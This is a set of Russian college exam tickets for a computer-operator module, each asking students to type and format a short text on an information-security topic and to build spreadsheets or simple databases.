СОГЛАСОВАНО Заведующий отделением  _____/Городилова И.А./ _____ 20__ г.	<b>Экзаменационный билет № 7</b> ПМ.04 Выполнение работ по профессии «Оператор электронно-вычислительных и вычислительных машин»  Группа _____ Семестр _____	УТВЕРЖДАЮ Зам. директора по учебно- производственной работе _____/Минко Н.О/ _____ 20__ г.
---	---	---

На рабочем столе создайте папку **Экзамен\_Фамилия**. Все задания сохраняйте в эту папку.

**Задание 1.** Создайте текстовый документ с именем **Аутентификация**, наберите указанный текст.

**«Процедура аутентификации пользователя на основе пароля»**

Аутентификация (Authentication) - процедура проверки подлинности заявленного пользователя, процесса или устройства. Эта проверка позволяет достоверно убедиться, что пользователь (процесс или устройство) является именно тем, кем себя объявляет. При проведении аутентификации проверяющая сторона убеждается в подлинности проверяемой стороны, при этом проверяемая сторона тоже активно участвует в процессе обмена информацией. Обычно пользователь подтверждает свою идентификацию, вводя в систему уникальную, неизвестную другим пользователям информацию о себе (например, пароль или сертификат).

Идентификация и аутентификация являются взаимосвязанными процессами распознавания и проверки подлинности субъектов (пользователей). Именно от них зависит последующее решение системы, можно ли разрешить доступ к ресурсам системы конкретному пользователю или процессу. После идентификации и аутентификации субъекта выполняется его авторизация.

Авторизация (Authorization) - процедура предоставления субъекту определенных полномочий и ресурсов в данной системе. Иными словами, авторизация устанавливает сферу действия субъекта и доступные ему ресурсы. Если система не может надежно отличить авторизованное лицо от неавторизованного, конфиденциальность и целостность информации в ней могут быть нарушены. Организации необходимо четко определить свои требования к безопасности, чтобы принимать решения о соответствующих границах авторизации.

С процедурами аутентификации и авторизации тесно связана процедура администрирования действий пользователя.

- Оформите текст, для этого используйте отступы первой строки и соответствующие выравнивания.
- Придумайте 4 заголовка и задайте необходимые стили.
- Сформируйте **оглавление** на отдельной странице, в начале документа.
- Вставьте 2 произвольные сноски в тексте, в которых объясните тот или иной термин.

**Задание 2.** Создайте электронную таблицу с именем **Продажи**. Заполните таблицу, указав аппаратные составляющие ПК (не менее 5 строк), оформите таблицу по образцу.

Выполните соответствующие вычисления (при необходимости добавьте строки в таблицу).

Наименование товара	Количество продаж				
	Понедельник	Вторник	Среда	Четверг	Пятница
Принтер струйный	26	28	32	30	25

Найдите:

- Общее количество товаров, проданных за каждый день текущей недели
- Среднее количество продаж товаров за каждый день текущей недели
- Процент продаж струйных принтеров к общему количеству продаж в каждый день

Постройте диаграмму-график, отражающую среднее количество продаж каждого наименования. При построении диаграммы предусмотрите название и подписи осей.

СОГЛАСОВАНО Заведующий отделением  _____/Городилова И.А./ _____ 20__ г.	<b>Экзаменационный билет № 8</b> ПМ.04 Выполнение работ по профессии «Оператор электронно-вычислительных и вычислительных машин»  Группа _____ Семестр _____	УТВЕРЖДАЮ Зам. директора по учебно- производственной работе _____/Минко Н.О/ _____ 20__ г.
---	---	---

На рабочем столе создайте папку **Экзамен\_Фамилия**. Все задания сохраняйте в эту папку.

**Задание 1.** Создайте текстовый документ с именем **Концепция**, наберите указанный текст.

### «Построение концепции информационной безопасности предприятия»

До начала создания систем информационной безопасности ряд отечественных нормативных документов (ГОСТ Р ИСО/МЭК 15408 ГОСТ Р ИСО/МЭК 27000 ГОСТ Р ИСО/МЭК 17799) и международных стандартов (ISO 27001/17799) прямо требуют разработки основополагающих документов – **Концепции и Политики информационной безопасности**. Если Концепция ИБ в общих чертах определяет, **ЧТО** необходимо сделать для защиты информации, то Политика детализирует положения Концепции, и говорит **КАК**, какими средствами и способами они должны быть реализованы.

Концепция информационной безопасности используется для:

- принятия обоснованных управленческих решений по разработке мер защиты информации;
- выработки комплекса организационно-технических и технологических мероприятий по выявлению угроз информационной безопасности и предотвращению последствий их реализации;
- координации деятельности подразделений по созданию, развитию и эксплуатации информационной системы с соблюдением требований обеспечения безопасности информации;
- и, наконец, для формирования и реализации единой политики в области обеспечения информационной безопасности.

- Оформите текст, для этого используйте отступы первой строки и соответствующие выравнивания.
- Придумайте несколько заголовков и задайте необходимые стили.
- Сформируйте **оглавление** на отдельной странице, в начале документа.
- В конце документа сформируйте **алфавитный указатель** из 4 произвольных слов.

**Задание 2.** Создайте электронную таблицу с именем **Сотрудники Фирмы**, оформите таблицу по образцу. Выполните вычисления.

<b>Сотрудники фирмы</b>				
ФИО	должность	оклад (руб.)	стаж работы	надбавка к окладу за стаж работы (руб.)
Фишкин Е.	директор	42 000,00 Р	18	4 200,00 Р
Фамилия 2	бухгалтер	9 000,00 Р	19	900,00 Р
Фамилия 3	менеджер	5 500,00 Р	8	550,00 Р
Фамилия 4	кассир	4 000,00 Р	16	400,00 Р
Фамилия 5	менеджер	5 500,00 Р	14	550,00 Р
Фамилия 6	менеджер	5 500,00 Р	12	550,00 Р
Фамилия 7	техник	4 500,00 Р	13	450,00 Р


Найти с помощью соответствующих функций, указать на том же листе, под таблицей:

- Общее количество сотрудников фирмы?
- Сколько менеджеров среди сотрудников фирмы?
- Какую суммарную надбавку за стаж работы получают менеджеры?
- Какая общая сумма начислена всем сотрудникам со стажем работы более 10 лет?

СОГЛАСОВАНО Заведующий отделением  _____/Городилова И.А./ _____ 20__ г.	<b>Экзаменационный билет № 9</b> ПМ.04 Выполнение работ по профессии «Оператор электронно-вычислительных и вычислительных машин»  Группа _____ Семестр _____	УТВЕРЖДАЮ Зам. директора по учебно- производственной работе _____/Минко Н.О./ _____ 20__ г.
---	---	--

На рабочем столе создайте папку **Экзамен\_Фамилия**. Все задания сохраняйте в эту папку.

**Задание 1.** Создайте текстовый документ с именем **Информационная безопасность** по образцу. В конце документа на отдельной странице сформируйте **алфавитный указатель**, состоящий из 4 произвольных слов и **список иллюстраций**, состоящий из схемы этого документа.



**Задание 2.** Создайте электронную таблицу с именем **Реклама**, оформите таблицу по образцу.

Размещение рекламы на каналах центрального телевидения			
Программа	время	канал	стоимость 1 мин (\$)
Деловая Россия	14:25	Россия	\$1 000,00
Доброе утро	10:00	Россия	\$1 800,00
Телеутро	6:00	1 канал	\$3 750,00
Новости	15:00	1 канал	\$4 250,00
Сегодня	19:00	НТВ	\$6 500,00
Времечко	23:00	НТВ	\$6 500,00
Своя игра	19:25	Россия	\$8 000,00
Время	18:00	1 канал	\$8 500,00
Момент истины	22:00	Россия	\$8 500,00

Проведите двухуровневую сортировку по каналу и в пределах канала по времени.

С помощью автоматических промежуточных итогов выясните количество программ на каждом канале.

СОГЛАСОВАНО Заведующий отделением  _____/Городилова И.А./ _____ 20__ г.	<b>Экзаменационный билет № 10</b> ПМ.04 Выполнение работ по профессии «Оператор электронно-вычислительных и вычислительных машин»  Группа _____ Семестр _____	УТВЕРЖДАЮ Зам. директора по учебно- производственной работе _____/Минко Н.О/ _____ 20__ г.
---	--	---

На рабочем столе создайте папку **Экзамен\_Фамилия**. Все задания сохраняйте в эту папку.

**Задание 1.** Создайте текстовый документ с именем **Конфиденциальность**. Оформите нижеуказанный текст с учетом выравниваний, абзацных отступов (1,25 см), задайте межстрочный интервал 1,5 строки. Выделите заголовки. В начале документа на отдельной странице сформируйте **оглавление**. Постройте произвольную схему, отображающую сведения, не являющиеся КИ.

Понятие конфиденциальной информации (КИ)

Конфиденциальная информация в широком смысле слова может быть определена как любая информация, находящаяся в распоряжении отдельного субъекта — носителя данной информации, раскрытие которой иными субъектами может привести к неблагоприятным для ее владельца последствиям.

Конфиденциальная информация в узком смысле слова нередко определяется как документированная информация, доступ к которой ограничен в соответствии с законодательством.

Сведения, которые не являются конфиденциальной информацией:

- учредительные документы
- документы, дающие право заниматься предпринимательской деятельностью (регистрационное удостоверение, лицензия, патент);
- сведения по установленным формам отчетности;
- документы финансово-хозяйственной деятельности и иные сведения, необходимые для проверки правильности исчисления и уплаты налогов и других обязательных платежей в государственную бюджетную систему;
- документы о платежеспособности;
- сведения о численности, составе работающих, их заработной плате и условиях труда, а также о наличии свободных рабочих мест.

**Задание 2.** Создайте электронную таблицу с именем **Ссуды**. Заполните таблицу, указав произвольные данные (не менее 5 строк), оформите таблицу по образцу.

Выполните соответствующие вычисления (при необходимости добавьте в таблицу столбец/строку):

Название банка	Выданные ссуды, тыс. руб.				
	2018	2019	2020	2021	2022
Инкомбанк	200	350	560	700	650

Найдите: общую сумму выданных ссуд за каждый год; среднюю сумму ссуд выданных каждым банком за пять лет; сумму ссуд выданных каждым банком за пять лет.

Постройте круговую диаграмму, отражающую суммы выданные Инкомбанком за пять лет.

При построении диаграммы предусмотрите название и подписи данных в процентах.

СОГЛАСОВАНО Заведующий отделением  _____/Городилова И.А./ «12» мая 2024 г.	<b>Экзаменационный билет № 11</b> ПМ.04 Выполнение работ по профессии «Оператор электронно-вычислительных и вычислительных машин»  Группа _____ Семестр _____	УТВЕРЖДАЮ Зам. директора по учебно- производственной работе _____/Минко Н.О/ «12» мая 2024 г.
--	--	--

На рабочем столе создайте папку **Экзамен\_Фамилия**. Все задания сохраняйте в эту папку.

**Задание 1.** Создайте текстовый документ с именем **Конфиденциальность**. Оформите нижеуказанный текст.

- Сформируйте на отдельной странице в конце документа алфавитный указатель из 5 терминов.
- Вставьте произвольную сноску для любого термина.

Год науки	Фамилия Имя	Группа
-----------	-------------	--------

# Год науки

Формула гениальности:  $G = S * K_{tv} * i * K_{rr} * A * \frac{VL(+) + VL(-)}{V_i} * \frac{t_{тр} + t_{изв}}{t_{жизни}}$

Год <sup>науки</sup> и технологий – это год, которого ждало научное сообщество России. Прорыв в технологиях, экономике и достижение социального прогресса возможны только при высокой востребованности науки, утверждал нобелевский лауреат Жорес Алфёров.

**Классификация наук по различным критериям:**

- По предметным областям
- По отношению деятельности тех или иных субъектов
- По способу отражения сущности знания
- По отнесению к формам мышления
- По функциональному значению

**Задание 2.** В электронных таблицах создайте файл **Скидка**, введите исходные данные, оформите таблицу по образцу:

В таблице заданы денежные суммы. Требуется рассчитать скидку от этих сумм.

Таблица должна быть заполнена **ОДНОЙ** формулой. Примените для этого относительные и абсолютные ссылки

Задайте денежные форматы.


С помощью условного форматирования выделите скидки превышающие 500 рублей

	ПРОЦЕНТ СКИДКИ			
Сумма	-10%	-20%	-30%	-40%
1000р	?	?	?	?
2000р	?	?	?	?
3000р	?	?	?	?
5000р				

СОГЛАСОВАНО Заведующий отделением _____/Городилова И.А./ _____ 20__ г.	<b>Экзаменационный билет № 12</b> ПМ.04 Выполнение работ по профессии «Оператор электронно-вычислительных и вычислительных машин» Группа _____ Семестр _____	УТВЕРЖДАЮ Зам. директора по учебно- производственной работе _____/Минко Н.О./ _____ 20__ г.
---	--	--

На рабочем столе создайте папку **Экзамен\_Фамилия**. Все задания сохраняйте в эту папку.

**Задание 1.** Создайте текстовый документ с именем **Анализ рисков** по образцу, в конце документа на отдельной странице сформируйте **алфавитный указатель**, состоящий из 4 произвольных слов и **список иллюстраций**, состоящий из схемы этого документа.



**Задание 2.** Создайте Базу данных с именем **Оценки** в папке **Экзамен\_Фамилия**.

Постройте таблицу базы данных, содержащую сведения о пяти учащихся: Фамилия (произвольная), Имя(Анна, Андрей, Алексей, Илья, Софья), оценки (произвольные) по трем предметам (Предмет1, Предмет2, Предмет3).

Постройте запросы:

- Запрос 4: Отличники по Предмету1
- Запрос 5: Неуспевающие по Предмету2
- Запрос 6: Имена учащихся, начинающиеся с буквы «А»

Постройте форму с фамилиями и именами учащихся.

СОГЛАСОВАНО Заведующий отделением  _____/Городилова И.А./ _____ 20__ г.	<b>Экзаменационный билет № 13</b> ПМ.04 Выполнение работ по профессии «Оператор электронно-вычислительных и вычислительных машин»  Группа _____ Семестр _____	УТВЕРЖДАЮ Зам. директора по учебно- производственной работе _____/Минко Н.О/ _____ 20__ г.
---	--	---

На рабочем столе создайте папку **Экзамен\_Фамилия**. Все задания сохраняйте в эту папку.

**Задание 1.** Создайте текстовый документ с именем **Криптография**. Добавьте 4 рисунка, соответствующих терминам. В конце документа на отдельной странице сформируйте **алфавитный указатель**, состоящий из 4 слов-определений и **список иллюстраций** этого документа.

**«Программная реализация криптографических алгоритмов»**

**Криптография** – обеспечивает сокрытие смысла сообщения с помощью шифрования и открытия его расшифровкой, которые выполняются по специальным алгоритмам с помощью ключей.

**Ключ** – конкретное секретное состояние некоторых параметров алгоритма криптографического преобразования данных, обеспечивающее выбор только одного варианта из всех возможных для данного алгоритма.

**Криптоанализ** – занимается вскрытием шифра без знания ключа (проверка устойчивости шифра).

**Кодирование** – (не относится к криптографии) – система условных обозначений, применяемых при передаче информации. Применяется для увеличения качества передачи информации, сжатия информации и для уменьшения стоимости хранения и передачи.

Криптографические преобразования имеют цель обеспечить недоступность информации для лиц, не имеющих ключа, и поддержание с требуемой надежностью обнаружения несанкционированных искажений.

**Задание 2.** Создайте в электронных таблицах файл **Температура в Карелии**. Наберите и оформите таблицу.

**Температура воздуха в городах Карелии в период с 1 по 7 апреля 2024 года**

Город	Апрель				
	1	2	3	4	5
Петрозаводск	5	6	6	2	-3
Костомукша	-3	-1	0	-3	-3
Пудож	-1	0	2	0	-2
Сегежа	5	-1	-1	2	-3
Сортавала	7	6	6	5	3
Кондопога	3	4	4	1	2

Найдите с точностью до одного знака после запятой:

- Среднюю температуру для каждого города, среднюю температуру в каждый день недели, среднюю температуру для всей таблицы
- С помощью соответствующей функции рассчитайте сколько раз в таблице встречаются отрицательные температуры

С помощью условного форматирования выделите температуры ниже средней зеленым цветом. Скопируйте таблицу на Лист 2, с помощью фильтра выведите города, температура в которых была выше 0 градусов 5 апреля.

СОГЛАСОВАНО Заведующий отделением  _____/Городилова И.А./ _____ 20__ г.	<b>Экзаменационный билет № 14</b> ПМ.04 Выполнение работ по профессии «Оператор электронно-вычислительных и вычислительных машин»  Группа _____ Семестр _____	УТВЕРЖДАЮ Зам. директора по учебно- производственной работе _____/Минко Н.О./ _____ 20__ г.
---	--	--

На рабочем столе создайте папку **Экзамен\_Фамилия**. Все задания сохраняйте в эту папку.

**Задание 1.** Создайте текстовый документ с именем **Коммерческая тайна**. Оформите нижеуказанный текст с учетом выравниваний, абзацных отступов (1,25 см), задайте межстрочный интервал 1,5 строки, оформите многоуровневый список. Выделите заголовки. В начале документа на отдельной странице сформируйте **оглавление**.

Коммерческая тайна (КТ)

КТ — научно-техническая, коммерческая, организационная или иная информация, используемая в предпринимательской деятельности, которая обладает реальной или потенциальной экономической ценностью. Она конфиденциальна и не подлежит разглашению.

КТ как вид конфиденциальной информации в сфере государственной, предпринимательской и иной хозяйственной деятельности представляет собой сведения, касающиеся указанной деятельности субъекта хозяйствования, утрата которых может нанести ущерб субъекту хозяйствования — носителю конфиденциальной информации.

Сведения КТ организации можно условно разделить на два крупных блока:

— научно-техническая информация:

- схемы;
- рецептуры;
- новые технологии;
- программное обеспечение ПК;
- пароли;
- ключи;
- коды и процедуры доступа к информации;
- организация системы безопасности организации

— деловая информация:

- планы развития организации;
- планы рекламной деятельности;
- списки торговых и других клиентов
- структура и методы управления;
- кадровый состав;
- сведения из деловой переписки

**Задание 2.** В электронных таблицах создайте файл **Подписка**, введите исходные данные, оформите таблицу по образцу:

Расчет стоимости подписки														
Наименование издания	Количество выпусков в месяц	Цена номера	Количество месяцев											
			1	2	3	4	5	6	7	8	9	10	11	12
Журнал "ПК"	2	135												
Журнал "Комп безопасность"	4	190												
Газета "Мир ПК"	8	65												

В таблице заданы наименования журналов и газет, цена одного номера подписки, количество выпусков в месяц. Требуется рассчитать, сколько стоит подписка на журнал на 1, 2, 3 и т.д. месяцев. При вычислении используйте абсолютные и относительные ссылки, автозаполнение.

Таблица должна быть заполнена **ОДНОЙ** формулой

СОГЛАСОВАНО Заведующий отделением  _____/Городилова И.А./ _____ 20__ г.	<b>Экзаменационный билет № 15</b> ПМ.04 Выполнение работ по профессии «Оператор электронно-вычислительных и вычислительных машин»  Группа _____ Семестр _____	УТВЕРЖДАЮ Зам. директора по учебно- производственной работе _____/Минко Н.О./ _____ 20__ г.
---	--	--

На рабочем столе создайте папку **Экзамен\_Фамилия**. Все задания сохраняйте в эту папку.

**Задание1.** Создайте текстовый документ с именем **Угрозы информации**. Оформите нижеуказанный текст с учетом выравниваний, абзацных отступов (1,25 см), задайте межстрочный интервал 1,5 строки. Соответствующую часть документа оформите в виде многоуровневого списка. Выделите заголовки. В начале документа на отдельной странице сформируйте **оглавление**.

Угрозы конфиденциальной информации

Под угрозами конфиденциальной информации принято понимать потенциальные или реально возможные действия по отношению к информационным ресурсам, приводящие к неправомерному овладению охраняемыми сведениями.

Противоправные действия с информацией приводят к нарушению ее конфиденциальности, полноты, достоверности и доступности. Каждая угроза влечет за собой определенный ущерб - моральный или материальный, а защита и противодействие угрозе призваны снизить ее величину хотя бы частично.

Угрозы могут быть классифицированы следующим образом:

По величине нанесенного ущерба:

- предельный, после которого фирма может стать банкротом;
- значительный, но не приводящий к банкротству;
- незначительный, который фирма за какое-то время может компенсировать и др.;

по вероятности возникновения:

- весьма вероятная угроза;
- вероятная угроза;
- маловероятная угроза;

по причинам появления:

- стихийные бедствия;
- преднамеренные действия;

по характеру нанесенного ущерба:

- материальный;
- моральный;

по характеру воздействия:

- активные;
- пассивные;

**Задание2.** Создайте электронную таблицу с именем **Прогулы** и сохраните в папке **Экзамен\_Фамилия**. Заполните таблицу, указав произвольные данные (не менее 5 строк), оформите таблицу по образцу.

ФИО студента	Пропущено по неважительной причине					
	семестр1	семестр 2	семестр 3	семестр 4	семестр 5	семестр 6
Кузьмин И.	10	8	24	28	20	16

Выполните соответствующие вычисления (при необходимости добавьте в таблицу столбец/строку):

- Среднее количество пропущенных занятий каждым студентом
- Общее количество пропущенных занятий студентами за каждый семестр
- Количество студентов, у которых количество пропусков за 3 семестр больше 10.
- Добавьте столбец пропуски и в нем выведите результат «редко пропускает», если количество пропусков в каждом семестре менее 10, результат «часто пропускает», если в каждом семестре количество пропусков более 30 и «редко пропускает занятия» в остальных случаях.

Постройте круговую диаграмму, отражающую пропуски Кузьмина за все семестры.

При построении диаграммы предусмотрите название и подписи данных в процентах, отформатируйте диаграмму.

СОГЛАСОВАНО Заведующий отделением  _____/Городилова И.А./ _____ 20__ г.	<b>Экзаменационный билет № 16</b> ПМ.04 Выполнение работ по профессии «Оператор электронно-вычислительных и вычислительных машин»  Группа _____ Семестр _____	УТВЕРЖДАЮ Зам. директора по учебно- производственной работе _____/Минко Н.О./ _____ 20__ г.
---	--	--

На рабочем столе создайте папку **Экзамен\_Фамилия**. Все задания сохраняйте в эту папку.

**Задание 1.** Создайте текстовый документ с именем **VPN**, наберите указанный текст.

### **VPN на базе программного обеспечения**

VPN (англ. Virtual Private Network — виртуальная частная сеть) — обобщённое название технологий, позволяющих обеспечить одно или несколько сетевых соединений (логическую сеть) поверх другой сети (например, интернет).

Виртуальная частная сеть базируется на трех методах реализации:

Туннелирование;

Шифрование;

Аутентификация.

Hamachi — это программа, позволяющая создать виртуальную частную сеть (VPN) через Интернет и объединить в ней несколько компьютеров. После создания такой сети пользователи могут устанавливать VPN-сессии между собой и работать в этой сети точно так же, как в обычной локальной (LAN) сети с возможностью обмена файлами, удаленного администрирования компьютеров и т.д. Преимущество VPN-сети заключается в том, что она полностью защищена от несанкционированного вмешательства и невидима из Интернета, хотя и существует в нем.

Программа Hamachi должна быть установлена на всех компьютерах, которые предполагается объединить в виртуальную частную сеть.

Виртуальная сеть создается с помощью специализированного сервера Hamachi в Интернете.

После того как с помощью сервера Hamachi создается виртуальная сеть между выбранными компьютерами, обмен информацией между клиентами VPN-сети происходит уже напрямую, то есть без участия сервера Hamachi. Для обмена данными между клиентами VPN-сети используется протокол UDP.

- Оформите текст, для этого используйте отступы первой строки и соответствующие выравнивания.
- Придумайте и впечатайте в текст 4 заголовка, задайте необходимые стили.
- Сформируйте **оглавление** на отдельной странице, в начале документа.
- Вставьте 2 произвольные сноски в тексте, в которых объясните тот или иной термин.

**Задание 2.** Создайте базу данных с именем **Реки Европы и Азии** в папке **Экзамен\_Фамилия**.

Постройте в базе данных таблицу в которой будут отражены данные по рекам: название, расположение, длина (км) и площадь бассейна (тыс. кв. км). Заполните ее следующими данными:

<p><b>Реки Европы:</b> Волга 3688 и 1350; Дунай 2850 и 817; Рейн 1330 и 224; Эльба 1150 и 148; Висла 1090 и 198; Урал 2530 и 220.</p> <p><b>Реки Азии:</b> Амур 2824 1855; Сырдарья 2212 и 219; Урал 2428 и 237.</p>
--

Постройте запросы:

- реки, названия которых начинаются с буквы В
- реки, длина которых превышает 2000 км
- реки, протекающие в Европе

По всем запросам постройте формы.

СОГЛАСОВАНО Заведующий отделением _____/Городилова И.А./ _____ 20__ г.	<b>Экзаменационный билет № 17</b> ПМ.04 Выполнение работ по профессии «Оператор электронно-вычислительных и вычислительных машин» Группа _____ Семестр _____	УТВЕРЖДАЮ Зам. директора по учебно- производственной работе _____/Минко Н.О./ _____ 20__ г.
---	--	--

На рабочем столе создайте папку **Экзамен\_Фамилия**. Все задания сохраняйте в эту папку.

**Задание 1.** Создайте презентацию из 5 слайдов с именем **Коммерческая тайна** по указанному ниже тексту.

Слайд 1 – титульный, Слайд 2 – оглавление (гиперссылки), Слайды 3-4– основные понятия, Слайд 5 – представьте в виде схемы два блока «Сведения КТ», Настройте анимацию и управляющие кнопки для возврата на содержание.

Коммерческая тайна (КТ)

КТ — научно-техническая, коммерческая, организационная или иная информация, используемая в предпринимательской деятельности, которая обладает реальной или потенциальной экономической ценностью. Она конфиденциальна и не подлежит разглашению.

КТ как вид конфиденциальной информации в сфере государственной, предпринимательской и иной хозяйственной деятельности представляет собой сведения, касающиеся указанной деятельности субъекта хозяйствования, утрата которых может нанести ущерб субъекту хозяйствования — носителю конфиденциальной информации.

Сведения КТ организации можно условно разделить на два крупных блока:

— научно-техническая информация:

- чертежи;
- программное обеспечение ПК;
- пароли;
- ключи;
- коды и процедуры доступа к информации;
- организация системы безопасности организации

— деловая информация:

- планы развития организации;
- списки клиентов
- структура и методы управления;
- кадровый состав;
- сведения из деловой переписки

**Задание 2.** Создайте базу данных с именем **Аппаратура** в папке **Экзамен\_Фамилия**.

Постройте в базе данных таблицу, в которой будут отражены данные по аппаратным устройствам компьютера: название, стоимость, количество единиц. Заполните ее произвольными данными – не менее 6 строк:

Постройте запросы:

- устройства, названия которых начинаются с указанной буквы
- устройства, стоимость которых превышает указанную сумму
- устройства, количество единиц которых не превышает указанное значение

По всем запросам постройте формы.

СОГЛАСОВАНО Заведующий отделением  _____/Городилова И.А./ _____ 20__ г.	<b>Экзаменационный билет № 18</b> ПМ.04 Выполнение работ по профессии «Оператор электронно-вычислительных и вычислительных машин»  Группа _____ Семестр _____	УТВЕРЖДАЮ Зам. директора по учебно- производственной работе _____/Минко Н.О/ _____ 20__ г.
---	--	---

На рабочем столе создайте папку **Экзамен\_Фамилия**. Все задания сохраняйте в эту папку.

**Задание 1.** Создайте текстовый документ с именем **Аутентификация**, наберите указанный текст.

### «Процедура аутентификации пользователя на основе пароля»

Аутентификация (Authentication) - процедура проверки подлинности заявленного пользователя, процесса или устройства. Эта проверка позволяет достоверно убедиться, что пользователь (процесс или устройство) является именно тем, кем себя объявляет. При проведении аутентификации проверяющая сторона убеждается в подлинности проверяемой стороны, при этом проверяемая сторона тоже активно участвует в процессе обмена информацией. Обычно пользователь подтверждает свою идентификацию, вводя в систему уникальную, неизвестную другим пользователям информацию о себе (например, пароль или сертификат).

Идентификация и аутентификация являются взаимосвязанными процессами распознавания и проверки подлинности субъектов (пользователей). Именно от них зависит последующее решение системы, можно ли разрешить доступ к ресурсам системы конкретному пользователю или процессу. После идентификации и аутентификации субъекта выполняется его авторизация.

Авторизация (Authorization) - процедура предоставления субъекту определенных полномочий и ресурсов в данной системе. Иными словами, авторизация устанавливает сферу действия субъекта и доступные ему ресурсы. Если система не может надежно отличить авторизованное лицо от неавторизованного, конфиденциальность и целостность информации в ней могут быть нарушены. Организации необходимо четко определить свои требования к безопасности, чтобы принимать решения о соответствующих границах авторизации.

С процедурами аутентификации и авторизации тесно связана процедура администрирования действий пользователя.

- Оформите текст, для этого используйте отступы первой строки и соответствующие выравнивания.
- Придумайте 4 заголовка и задайте необходимые стили.
- Сформируйте **оглавление** на отдельной странице, в начале документа.
- Вставьте 2 произвольные сноски в тексте, в которых объясните тот или иной термин.

**Задание 2.** Создайте электронную таблицу с именем **Продажи**. Заполните таблицу, указав аппаратные составляющие ПК (не менее 5 строк), оформите таблицу по образцу.

Выполните соответствующие вычисления (при необходимости добавьте строки в таблицу).

Наименование товара	Количество продаж				
	Понедельник	Вторник	Среда	Четверг	Пятница
Принтер струйный	26	28	32	30	25

Найдите:

- Общее количество товаров, проданных за каждый день текущей недели
- Среднее количество продаж товаров за каждый день текущей недели
